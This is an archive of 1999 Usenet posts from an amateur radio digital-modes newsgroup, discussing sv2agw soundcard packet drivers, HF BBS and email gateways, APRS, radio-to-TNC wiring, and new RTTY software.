Does sv2agw work? Are there any other suggestions?

4632. Re: sv2agw TCP/IP drivers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <virP3.802$7d2.23052@nuq-read.news.verio.net>
Source record: 15940

Well, I just got sv2agw working on 9600 packet -- using a Diamond Monster
sound card. I built the cable, like it said, with a single transistor, and it
basically came up -- that is after I turned down the volume, until the packets
got through. It doesn't do 9600 on all sound cards, it seems. Though I had
a few PC's around, and this is the second one I tried, and here
it came up okay, and then just worked. The radio is an MFJ8621.

Maybe I need to tweak the volume a little better for proper deviation, but it
seems that too low deviation works okay. I'd like to get a laptop, where
the sound drivers are compatible with sv2agw, for the portable system.

Anyway, I can now connect to my own BBS, with sv2agw, and my next
plan is to register the software now that I have it working, and give tcp/ip
a try. So, far I'm pretty impressed by sv2agw, though I haven't
tried ip on it. That's next. I use Win98.

Derren Bay wrote in message <01bf1b43$11059300$7bff7aa7@123.marriott.com>...
>Is anyone using the sv2agw TCP/IP drivers, either with
>Windows 98 or Windows 95? I would like connect my ampr station to my LAN
>(and the Internet) for mobile access.
>
>Does sv2agw work? Are there any other suggestions?

4633. PK-900 DSP upgrade??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-21 00:00:00 UTC
From: Kijun Park <killer@hananet.net>
Message-ID: <380DDBC2.56E545FD@hananet.net>
Source record: 15941

Anyone tried the PK900 DSP upgrade recently? I want to know how good it is...

de HL2AMO

--
Kijun Park - killer@hananet.net
Pure pretty

4634. Texas Hamfest Nov 6th & 7th

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-21 00:00:00 UTC
From: n5rkn <justuse-n5rkn@cableone.net>
Message-ID: <s0t9ffqur0138@corp.supernews.com>
Source record: 15942

Join us here in West Texas at the 16th Annual Odessa Texas Hamfest November 6th & 7th. We also have "online" registration.
Plenty of Grand Prizes, Door Prizes, dealers, and fun.
Check out our website at: www.wt5arc.org/hamfest/hamfest.html for more info.

Robert
N5RKN

4635. Re: Packet in Central Texas?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-21 00:00:00 UTC
From: Bob Winingham <kc5ejk@onramp.net>
Message-ID: <380F4ADA.31AE8706@onramp.net>
Source record: 15943

> Was wondering if anyone could tell me where the packet activity is in Central
> Texas. I have been off for about 6 months, and none of the nodes, or BBS' are
> where I left them! I live in Hearne, and there is nothing in the Bryan /
> Clooege Station area, or Temple area unless I am overlooking it somehow. I have
> found some keyboard to keyboard stuff on 145.590. Waco is not accessible from
> here due to a VERY high hill.

Give a listen to 144.390 Mhz

73

4636. Re: Need an Elmer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-21 00:00:00 UTC
From: cmjk2og@aol.com
Message-ID: <19991021145420.20421.00000101@ng-co1.aol.com>
Source record: 15944

The best advice I can give you is to get a copy of MSYS and manual. With this program and a Kam All Mode you will do anything you want to. I have run a Mars BBS for 5 years using this setup and have had great results.

73 and good luck,

C. Jespersen AAR2JE/K2OG

4637. HF Gateways.....Freqs. Etc.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-22 00:00:00 UTC
From: Steve <etosha@earthlink.net>
Message-ID: <7uqoo0aqs1@oak.prod.itd.earthlink.net>
Source record: 15849

I am sure this has been discussed a million times, but....Can somebody post
HF BBS freqs. & locations?
Thanks, Steve. AC6OB
etosha@earthlink.net

4638. HF Gateways....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-22 00:00:00 UTC
From: Steve <etosha@earthlink.net>
Message-ID: <7uqq8gejn1@oak.prod.itd.earthlink.net>
Source record: 15850

From: Steve <etosha@earthlink.net>
Subject: HF Gateways......Freqs. Etc.
Date: Friday, October 22, 1999 3:34 PM

I am sure this has been discussed a million times, but....Can somebody post
HF BBS & gateway freqs. & locations?
Thanks, Steve. AC6OB
etosha@earthlink.net

4639. Re: News: Short Article on Phil Karn

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-22 00:00:00 UTC
From: Derren Bay <dbayNOSPAM@feist.com>
Message-ID: <01bf1c3b$f4c0fdc0$7bff7aa7@123.marriott.com>
Source record: 15945

Nice article.

Did you buy that Qualcomm stock in '91? I don't know anything about KA9Q
the man, but his code will probably be around for years to come. I hope he
had stock options!

Keith <nospam@supernews.com> wrote in article
<QbkOOIsikJO4MfF+S9xVsMloLMO6@4ax.com>...
> http://www.informationweek.com/author/wapside.htm
>
> In 1991, the state of the art in wireless "devices" was PCs running
MS-DOS
> connected to amateur ham radio equipment.
>
>
> --
> Best Regards,
>
> Keith
>

> Free Software:
> Pegasus & Mercury Email http://pmail.usa.com/
> Cyberkit http://www.ping.be/cyberkit/
> Hamster http://home.t-online.de/home/juergen.haible/english.htm
> SLRN for *NIX/OS2/WIN32 http://space.mit.edu/~/davis/slrn.html
>

>

4640. Ham Radio and SWL URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-22 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <tJWP3.95$iH6.571@sea-read.news.verio.net>
Source record: 15946
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Howdy, Folks.

This is an open invitation to browse http://hfradio.org, the NW7US Ham Radio and Shortwave Radio Resource Website.

This non-commercial site offers:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

This is my offering to the community, all funded by me. I am working hard to bring excellent content to the site. I have need for others who might wish to assist. I need a Software editor -- someone who can review and post software links, etc. Let me know if you are interested. (See the site on how to email me).

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

4641. Conventional email via Packet (like WinLink)?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-22 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <38107ac7.6134376@nntp.groupz.net>
Source record: 15947

Is there a packet network similar to the HF "WinLink" system to facilitate regular internet email access for hams in RVs on the road?

If you are not familiar with the WinLink system, this is a group of robot stations on HF, typically using PACTOR, that allow a PACTOR equipped HF ham to send and receive conventional email to and from conventional internet email addresses.

Each of the WinLink stations is connected to the internet, and can send out email received from HF, and relay to the ham any email received from the internet addressed to the ham.

Do we have anything like this on (VHF or HF) packet?

Thanks

Jerry W4UK

4642. Re: sv2agw TCP/IP drivers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-22 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <A14Q3.176$Ck2.4498@nuq-read.news.verio.net>
Source record: 15948

Btw, fussing with sv2agw, I have discovered that it is possible to assign
routes in win98. That is I just do 'route add 44.0.0.0 mask 255.0.0.0 192.168.1.1 metric 1'
from the dos prompt, and it can then move all the ham stuff to the my Linux
box over 145.01 9600 baud, which masquerades the fakenet ip's to a proper
amprnet addresses. My PC can then move all the normal internet stuff over my
main gateway -- with both up at the same time.

So, now my Linux will be setup so that I can just give out
fakenet ip's and not have all users get static ip's from the ip coordinator.

The thing is that the 'setup routes' button in the config menu seems to do weird
things for me, but the route command from DOS works good. I also found that
installing the net drivers, crashed once, and then I removed and installed
again, it worked okay. Don't know what that was.

I still haven't gotten dhcpd to work over ax25 on Linux. I have some weird problem
with that I don't understand.

Cathryn Mataga wrote in message ...
>Well, I just got sv2agw working on 9600 packet -- using a Diamond Monster
>sound card. I built the cable, like it said, with a single transistor, and it
>basically came up -- that is after I turned down the volume, until the packets
>got through. It doesn't do 9600 on all sound cards, it seems. Though I had
>a few PC's around, and this is the second one I tried, and here
>it came up okay, and then just worked. The radio is an MFJ8621.
>
>Maybe I need to tweak the volume a little better for proper deviation, but it
>seems that too low deviation works okay. I'd like to get a laptop, where
>the sound drivers are compatible with sv2agw, for the portable system.
>
>Anyway, I can now connect to my own BBS, with sv2agw, and my next
>plan is to register the software now that I have it working, and give tcp/ip
>a try. So, far I'm pretty impressed by sv2agw, though I haven't
>tried ip on it. That's next. I use Win98.
>
>
>Derren Bay wrote in message <01bf1b43$11059300$7bff7aa7@123.marriott.com>...
>>Is anyone using the sv2agw TCP/IP drivers, either with
>>Windows 98 or Windows 95? I would like connect my ampr station to my LAN
>>(and the Internet) for mobile access.
>>
>>Does sv2agw work? Are there any other suggestions?
>
>

4643. Re: HF Gateways.....Freqs. Etc.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910230809390.284-100000@dns.bde-arc.ampr.org>
Source record: 15851

On Fri, 22 Oct 1999, Steve wrote:
> I am sure this has been discussed a million times, but....Can somebody post
> HF BBS freqs. & locations?

If you're still in Southern California (as your callbook address from 1995
implies), then you should go to the SCDCC web site (http://www.qsl.net/scdcc
[which "www.scdcc.org" will still refer you to]) and look at two things:
- The bandplan link (However, for HF, it refers you to the ARRL page)
- The Westnet BBS listing (usually updated monthly).
The BBS list is good for locations west of the Rocky Mountains.

4644. Re: HF Gateways....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7us8b8$258n@enews3.newsguy.com>
Source record: 15852

Steve <etosha@earthlink.net> wrote in message
news:7uqq8gejn1@oak.prod.itd.earthlink.net...
> From: Steve <etosha@earthlink.net>
> Subject: HF Gateways......Freqs. Etc.
> Date: Friday, October 22, 1999 3:34 PM
>
> I am sure this has been discussed a million times, but....Can somebody
post
> HF BBS & gateway freqs. & locations?

There are a few lists, but none that mention more than a tiny fraction of the actual stations that are out there.

If you are looking for an HF BBS to forward messages with, your best bet is to simply listen around on the digital segments of the bands you are interested in, then contact the SYSOPs of stations that you can receive very well. A good way to initiate contact is to send a regular packet message, posted at your local BBS. I say this because many HF forwarding stations are set up to only accept direct connects from other members of the forwarding net they are participating in.

Gateways are another matter, of course. If you can hear them and they can hear you, you're in business! Same goes for BBS's that provide/allow access on HF.

There is still some good HF Packet activity, but most Hams are going over to PACTOR, PACTOR2, or CLOVER for that kind of stuff these days, because these work quite a bit better than Packet.

On of the great things about digital HF is that it's accessible from just about anywhere on the planet.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4645. Re: HF Gateways....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <3811b47f.572344@nntp.groupz.net>
Source record: 15853

Charles - Is there a packet network similar to the HF "WinLink" system
to
facilitate regular internet email access for hams in RVs on the road?

Thanks

Jerry W4UK

On Sat, 23 Oct 1999 07:11:00 -0500, "Charles Brabham"
<n5pvl@texoma.net> wrote:

>
>Steve <etosha@earthlink.net> wrote in message
>news:7uqq8gejn1@oak.prod.itd.earthlink.net...
>> From: Steve <etosha@earthlink.net>
>> Subject: HF Gateways......Freqs. Etc.
>> Date: Friday, October 22, 1999 3:34 PM
>>
>> I am sure this has been discussed a million times, but....Can somebody
>post
>> HF BBS & gateway freqs. & locations?
>
>There are a few lists, but none that mention more than a tiny fraction of
>the actual stations that are out there.
>
>If you are looking for an HF BBS to forward messages with, your best bet is
>to simply listen around on the digital segments of the bands you are
>interested in, then contact the SYSOPs of stations that you can receive very
>well. A good way to initiate contact is to send a regular packet message,
>posted at your local BBS. I say this because many HF forwarding stations are
>set up to only accept direct connects from other members of the forwarding
>net they are participating in.
>
>Gateways are another matter, of course. If you can hear them and they can
>hear you, you're in business! Same goes for BBS's that provide/allow access
>on HF.
>
>There is still some good HF Packet activity, but most Hams are going over to
>PACTOR, PACTOR2, or CLOVER for that kind of stuff these days, because these
>work quite a bit better than Packet.
>
>On of the great things about digital HF is that it's accessible from just
>about anywhere on the planet.
>
>--

>
>73 DE Charles Brabham, N5PVL
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl
>
>
>
>
>
>
>

4646. AX25 BBS activity

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7usa2g$279n@enews3.newsguy.com>
Source record: 15854

Recently I have been receiving an unusual number of requests for info on setting up a Packet BBS, and have noticed two new BBS's in my local area, as well. A couple of freqs that have been dead for years here are now occupied with BBS forwarding or access.

Anybody else noticing this same thing, or is this just a North Texas phenomena?

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4647. Re: HF Gateways....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <3811C392.B70ED217@usa-site.net>
Source record: 15855

Jerry Flanders wrote:
>
> Is there a packet network similar to the HF "WinLink" system
> to facilitate regular internet email access for hams in RVs
> on the road?

APRS on 144.390 has a one line email function. You send a
message to EMAIL and the first part of the line is the email
address. This would be good for messages like:

jimmy@msn.com RON Oklahoma City EN 405-670-1212

Where RON is remain overnight for you non-veterans :-)

They can send you messages using APRS as well. With internet
links everywhere (although any that use aprs.net as their
domain name have been hosed because it keeps crashing) any
local traffic can thus be world-wide.

I would put my money on APRS growth.

Steve

4648. Re: HF Gateways.....Freqs. Etc.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Steve <etosha@earthlink.net>
Message-ID: <7usiq6kea1@ash.prod.itd.earthlink.net>
Source record: 15856

Thanks for you response. I am actually looking for Gateways around the planet. We are leaving on a world voyage in our boat & would like to have a heads-up on what stations are acting as gateways. Thanks again, Steve AC6OB

D. Stussy wrote in message ...
>On Fri, 22 Oct 1999, Steve wrote:
>> I am sure this has been discussed a million times, but....Can somebody post
>> HF BBS freqs. & locations?
>
>If you're still in Southern California (as your callbook address from 1995 >implies), then you should go to the SCDCC web site (http://www.qsl.net/scdcc
>[which "www.scdcc.org" will still refer you to]) and look at two things:
> - The bandplan link (However, for HF, it refers you to the ARRL page)
> - The Westnet BBS listing (usually updated monthly).
>The BBS list is good for locations west of the Rocky Mountains.
>

4649. nederlandse packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: arjen Witzel <inenouts@casema.net>
Message-ID: <3811D332.399@casema.net>
Source record: 15857

Hallo nederlanders

Hier de sysop van NL3ARJ te Heemskerk Noord-Holland

4650. Re: HF Gateways....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7uska6$f95@enews2.newsguy.com>
Source record: 15858

Jerry Flanders <flanders@groupz.net> wrote in message
news:3811b47f.572344@nntp.groupz.net...
> Charles - Is there a packet network similar to the HF "WinLink" system
> to
> facilitate regular internet email access for hams in RVs on the road?

Yes, there are a number of Packet BBS's that provide that service. You have to make prior arrangements with the SYSOP, and he manually makes the Packet/E-mail crossover so that he can ensure that nothing illegal makes into the Ham network from the Internet.

As long as you have access to the Packet network, you can use these services to send and receive E-mail. No business stuff or nasties, of course.

To find the server nearest you, send an inquiry out on Packet, addressed first @yourstate and if that gets you no response, try @ALLUS, then as a last resort, @WW. The closer the server is to you, the faster the service will be overall, so it's worth the effort to look for one that is either nearby, or one HF hop away.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4651. IC-746 to PK232 Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Michael Ruzinsky <maruzin@earthlink.net>
Message-ID: <7usqdoljl1@birch.prod.itd.earthlink.net>
Source record: 15859

I am having trouble hooking up my new IC-746 to my old PK232. My old radio had a hook up for direct FSK keying (IC-751A). I can't tell from the manual if the new rig has this capability as well. Does it? Has anyone connected it to a PK232? What did your wire diagram look like?

Mike
n8ecg@arrl.net

4652. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: nvjims@aol.com
Message-ID: <19991023133528.01220.00000151@ngol03.aol.com>
Source record: 15860

Hi,
as one of those that lives in the "wide, open spaces", I have seen these arguments ebb and flow.....

Fact #1: Politics destroyed the packet "network" in Nevada.. there were a bunch of non-technical types that wanted to do "keyboard to Keyboard" only on the primary freqs that got us in and out of the state... I know, as I was the only Packet bbs in northeastern Nevada and on the crossroads north to Idaho and east to Utah--if it moved in those directions, it went through my board.

Fact #2: The population density is so low out here, that there is NO hf capability for packet. In Winnemucca, there are 3 hams that are somewhat active on HF. Two are not even remotely interested in packet, and the third has no interest what-so-ever in running a hf gateway.

Fact #3: The next packet equipped hams to the east are in Elko, 120 miles and 7 mountain ranges away. With carefull placement, two digis will do the trick, but who will support them?

Internet is the way to go..... You ARE reading this via the Internet.....

Jim, N7WVZ DN10
Jim
(formerly Nevada Jim's Outdoor Sports, Elko, NV)
Now just out there having fun!

4653. ft1000mp/sstv

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: IAN WRIGHT <ianwright@iname.com>
Message-ID: <7ut18behd1@nclient5-gui.server.ntli.net>
Source record: 15861

I have an ft1000mp and have wired the radio up to the computer via pkt
socket.....
the manual says that sstv can be set via user mode...
I have found that you can only use lsb and not usb which is what I want...
is there any way to set up the ft1000mp to use usb via pkt socket........

4654. New Infrastructure for hamradio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Marcel <marcel_I_Bos@hotmail.com>
Message-ID: <7ustm8ljn1@oden.abc.se>
Source record: 15862

There is a group of people running final tests on a Hispeed datakit that
will run in 10Mbit/sek
from a standard networkcard. If you like this hear the rest at
www.abc.se/m8114 (klick Ke5fx)

4655. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Terry Dawson <terry@animats.net>
Message-ID: <3810EE35.A4AD3E13@animats.net>
Source record: 15863

Hank Oredson wrote:

> In any case Linux will not help with the project at hand, since it is
> being done in Windows. You (all the Linux Bigots) don't like that,
> do it in Linux. Ain't been done yet, even though the Linux Bigots
> claim it has. A good deal of progress in Windows, by several
> different authors.

Hank,
I've only just rejoined this newsgroup, but I can assure you, BBS<->NNTP gateways are already running on Linux configurations. The NNTP<->SMTP bit is a no-brainer for Linux, these have been standard Unix tools for years.

Take a look at:

http://radio.linux.org.au/pkgdetail.phtml?sectpat=packet&ordpat=title&descpat=mail&pkgid=86

Hessu had a BBS<->NNTP gateway running for nearly 18 months I believe. I certainly recall using it last year.

regards
Terry

4656. What happened to 28.195 1200 Packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: kriss@spec.com
Message-ID: <kriss-2310990835220001@lanrover4.spec.com>
Source record: 15864

I recall some great 1200 baud packet (AX.25 and tcpip) activity on 28.195 MHz a few years ago. I assume everyone lost interst when 10 meters died. The band is coming back and I would like to see the 1200 baud packet again. The 300 baud on on other bands is just too slooow.

Dick, KD5VU
kd5vu@ausgw.n5smn.ampr.org
Austin, Texas

4657. Re: AX25 BBS activity

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7ute5l$og4$1@bgtnsc01.worldnet.att.net>
Source record: 15865

New activity in Idaho and Oregon also.

--

... Hank

http://horedson.home.att.net

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7usa2g$279n@enews3.newsguy.com...
>
> Recently I have been receiving an unusual number of requests for info on
> setting up a Packet BBS, and have noticed two new BBS's in my local area,
as
> well. A couple of freqs that have been dead for years here are now
occupied
> with BBS forwarding or access.
>
> Anybody else noticing this same thing, or is this just a North Texas
> phenomena?
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>

4658. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7utefd$pk2$1@bgtnsc01.worldnet.att.net>
Source record: 15866

NV Jims <nvjims@aol.com> wrote in message
news:19991023133528.01220.00000151@ngol03.aol.com...
> Hi,
> as one of those that lives in the "wide, open spaces", I have seen these
> arguments ebb and flow.........
>
> Fact #1: Politics destroyed the packet "network" in Nevada.. there were a
bunch
> of non-technical types that wanted to do "keyboard to Keyboard" only on
the
> primary freqs that got us in and out of the state... I know, as I was the
only
> Packet bbs in northeastern Nevada and on the crossroads north to Idaho and
east
> to Utah--if it moved in those directions, it went through my board.
>
> Fact #2: The population density is so low out here, that there is NO hf
> capability for packet. In Winnemucca, there are 3 hams that are somewhat
> active on HF. Two are not even remotely interested in packet, and the
third has
> no interest what-so-ever in running a hf gateway.
>
> Fact #3: The next packet equipped hams to the east are in Elko, 120 miles
and 7
> mountain ranges away. With carefull placement, two digis will do the
trick, but
> who will support them?
>
> Internet is the way to go..... You ARE reading this via the
> Internet.....................

Because it is impossible to read it via ham radio.
i.e. you could just as well be "NV Jims", the non-ham for all I know.

There is at least one Nevada station that links to my CLOVER
gateway from time to time ... but does not handle any traffic at all.

I used to forward over that "keyboard" network you mention.
Just ignore the whines from the "It's MY NETWORK AND YOU
CANNOT USE IT!" jerks. They put it on air and linked it to MY
network, so I get to use it <grin>.

But why bother, the internet is easier and cheaper.

--

... Hank

http://horedson.home.att.net

4659. Re: HF Gateways.....Freqs. Etc.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7ute2h$o3u$1@bgtnsc01.worldnet.att.net>
Source record: 15867

Many different lists. Check you local packet BBS under PACTOR and CLOVER
for the lists that are posted there. You didn't mention which mode you would
like
to use, but PACTOR is probably the best bet. There are many many gateways
of different flavors on air full time.

--

... Hank

http://horedson.home.att.net

Steve <etosha@earthlink.net> wrote in message
news:7uqoo0aqs1@oak.prod.itd.earthlink.net...
> I am sure this has been discussed a million times, but....Can somebody
post
> HF BBS freqs. & locations?
> Thanks, Steve. AC6OB
> etosha@earthlink.net
>
>
>

4660. Re: New Infrastructure for hamradio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7utekh$q8a$1@bgtnsc01.worldnet.att.net>
Source record: 15868

Marcel <marcel_I_Bos@hotmail.com> wrote in message
news:7ustm8ljn1@oden.abc.se...
>
> There is a group of people running final tests on a Hispeed datakit that
> will run in 10Mbit/sek
> from a standard networkcard. If you like this hear the rest at
> www.abc.se/m8114 (klick Ke5fx)

Could you post a corrected URL, I get:

Sorry

The resource requested /m8114 cannot be found.

If you're looking for a page like: http://www.abc.se/~somename
You should try http://www.abc.se/~somename/
OBSERVE THE LAST SLASH (/)

If you're looking for a page like:
http://www.abc.se/~somename/somedir/somepage.html
You should try http://www.abc.se/~somename/

If you feel that this is a configuration error, please contact the
administrators or the
author of the referring page..

--

... Hank

http://horedson.home.att.net

4661. Re: New Infrastructure for hamradio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7utshufmi1@hyperion.nitco.com>
Source record: 15869

Try www.abc.se/~m8114/hamradio/

Hank Oredson wrote in message <7utekh$q8a$1@bgtnsc01.worldnet.att.net>...
>
>Marcel <marcel_I_Bos@hotmail.com> wrote in message
>news:7ustm8ljn1@oden.abc.se...
>>
>> There is a group of people running final tests on a Hispeed datakit that
>> will run in 10Mbit/sek
>> from a standard networkcard. If you like this hear the rest at
>> www.abc.se/m8114 (klick Ke5fx)
>
>Could you post a corrected URL, I get:
>
>Sorry
>
>The resource requested /m8114 cannot be found.
>
>If you're looking for a page like: http://www.abc.se/~somename
>You should try http://www.abc.se/~somename/
>OBSERVE THE LAST SLASH (/)
>
>If you're looking for a page like:
>http://www.abc.se/~somename/somedir/somepage.html
>You should try http://www.abc.se/~somename/
>
>If you feel that this is a configuration error, please contact the
>administrators or the
>author of the referring page..
>
>--
>
> ... Hank
>
>http://horedson.home.att.net
>
>
>

4662. Re: AX25 BBS activity

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <38127C6D.43575DA8@usa-site.net>
Source record: 15870

The last VHF BBS in Oklahoma City went SK last weekend. APRS is picking up,
and is taking over the old netrom sites. 144.390 is quite active.

Steve
https://www.spacewar.net

Hank Oredson wrote:

> New activity in Idaho and Oregon also.
>
> --
>
> ... Hank
>
> http://horedson.home.att.net
>
> Charles Brabham <n5pvl@texoma.net> wrote in message
> news:7usa2g$279n@enews3.newsguy.com...
> >
> > Recently I have been receiving an unusual number of requests for info on
> > setting up a Packet BBS, and have noticed two new BBS's in my local area,
> as
> > well. A couple of freqs that have been dead for years here are now
> occupied
> > with BBS forwarding or access.
> >
> > Anybody else noticing this same thing, or is this just a North Texas
> > phenomena?

4663. Re: New Infrastructure for hamradio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <38128DF1.207ED8CF@usa-site.net>
Source record: 15871

There's nothing there. A poorly designed web page, and designed for
people who read right to left I guess... Nothing technical anyway.

Mike Hughes wrote:

> Try www.abc.se/~m8114/hamradio/
>

4664. Re: IC-746 to PK232 Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-23 00:00:00 UTC
From: "Gary P. Fiber" <gfiber@news.cmc.net>
Message-ID: <hY4SOOgEiXLukTXTyQKdQLvlpDuo@4ax.com>
Source record: 15872

On Sat, 23 Oct 1999 13:11:52 -0400, "Michael Ruzinsky"
<maruzin@earthlink.net> wrotf:

>I am having trouble hooking up my new IC-746 to my old PK232. My old radio
>had a hook up for direct FSK keying (IC-751A). I can't tell from the manual
>if the new rig has this capability as well. Does it? Has anyone connected
>it to a PK232? What did your wire diagram look like?
>
>Mike
>n8ecg@arrl.net
>
>
Yes the IC-746 has FSK capability. Look at Pin 1 of ACC 1, that is
the FAK connection. Pin 3 ACC 1 is the HF send line.

Gary

4665. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-24 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn815hda.q9a.nomail@linux.pe1chl.ampr.org>
Source record: 15873

Terry Dawson <terry@animats.net> wrote:
>Hank Oredson wrote:

>> In any case Linux will not help with the project at hand, since it is
>> being done in Windows. You (all the Linux Bigots) don't like that,
>> do it in Linux. Ain't been done yet, even though the Linux Bigots
>> claim it has. A good deal of progress in Windows, by several
>> different authors.

>Hank,
>I've only just rejoined this newsgroup, but I can assure you, BBS<->NNTP
>gateways are already running on Linux configurations. The NNTP<->SMTP
>bit is a no-brainer for Linux, these have been standard Unix tools for
>years.

Don't bother Terry, Hank is dementing.
Last week he accused someone of having a faulty memory because he did not
remember that the W-word was mentioned in his original posting. But it
really wasn't! And he could have checked that before, I assume he had a
copy of the article still on his disk. Dejanews certainly had it :-)
He also simply ignores the posts by people on the group saying they are
running it under Linux, insisting on his claim it doesn't exist.
Poor guy.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4666. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-24 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <jQQR3.1002$Ck2.18453@nuq-read.news.verio.net>
Source record: 15874

Check

http://www.forthnet.gr/sv2agw

It's $28 for TCP/IP or free for just decoding plain AX25. I'm using it to
decode
9600 right now. (It's slightly finicky about what sound card you have.)

Byon Garrabrant wrote in message
<3817d30c.251110551@news.lvcablemodem.com>...
>I'm sure that this thread has been beaten to death in the past, but I
>searched around and could not find a Windows app to decode/encode 1200
>or 9600 baud packet with a sound card.Can anyone confirm that this
>doesn't exists, or point me in the direction of one?
>
>I have, in fact, started writing one of my one. If it turns out to
>become functional, I'll notify the group.
>
>Thanks!
>
>Byon

http://ke6i.com

4667. New RTTY software - TrueTTY 1.0 was released!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-25 00:00:00 UTC
From: amx@i.am
Message-ID: <7v0nqm$e7m$1@nnrp1.deja.com>
Source record: 15875

Hello, All!
Some days ago I wrote:

>
> If you have full-duplex sound card (and full-duplex Windows drivers),
> you can try the first BETA-version with transmit capabilities:
>
[...]
> I hope version for non-duplex cards will be made soon ...

Yestarday I uploaded TrueTTY 1.0 to

http://ua9osv.hypermart.net and
http://ua9osv.tsx.org

Your feedbacks are welcome.

==========
TrueTTY Versions History

V1.0
The documentation and on-line help were completed.
Support for N6TR-compatible LPT PTT-interface was added.
Minor reworks were made.
V0.30
Bug in ~[fFileName] macros was fixed.
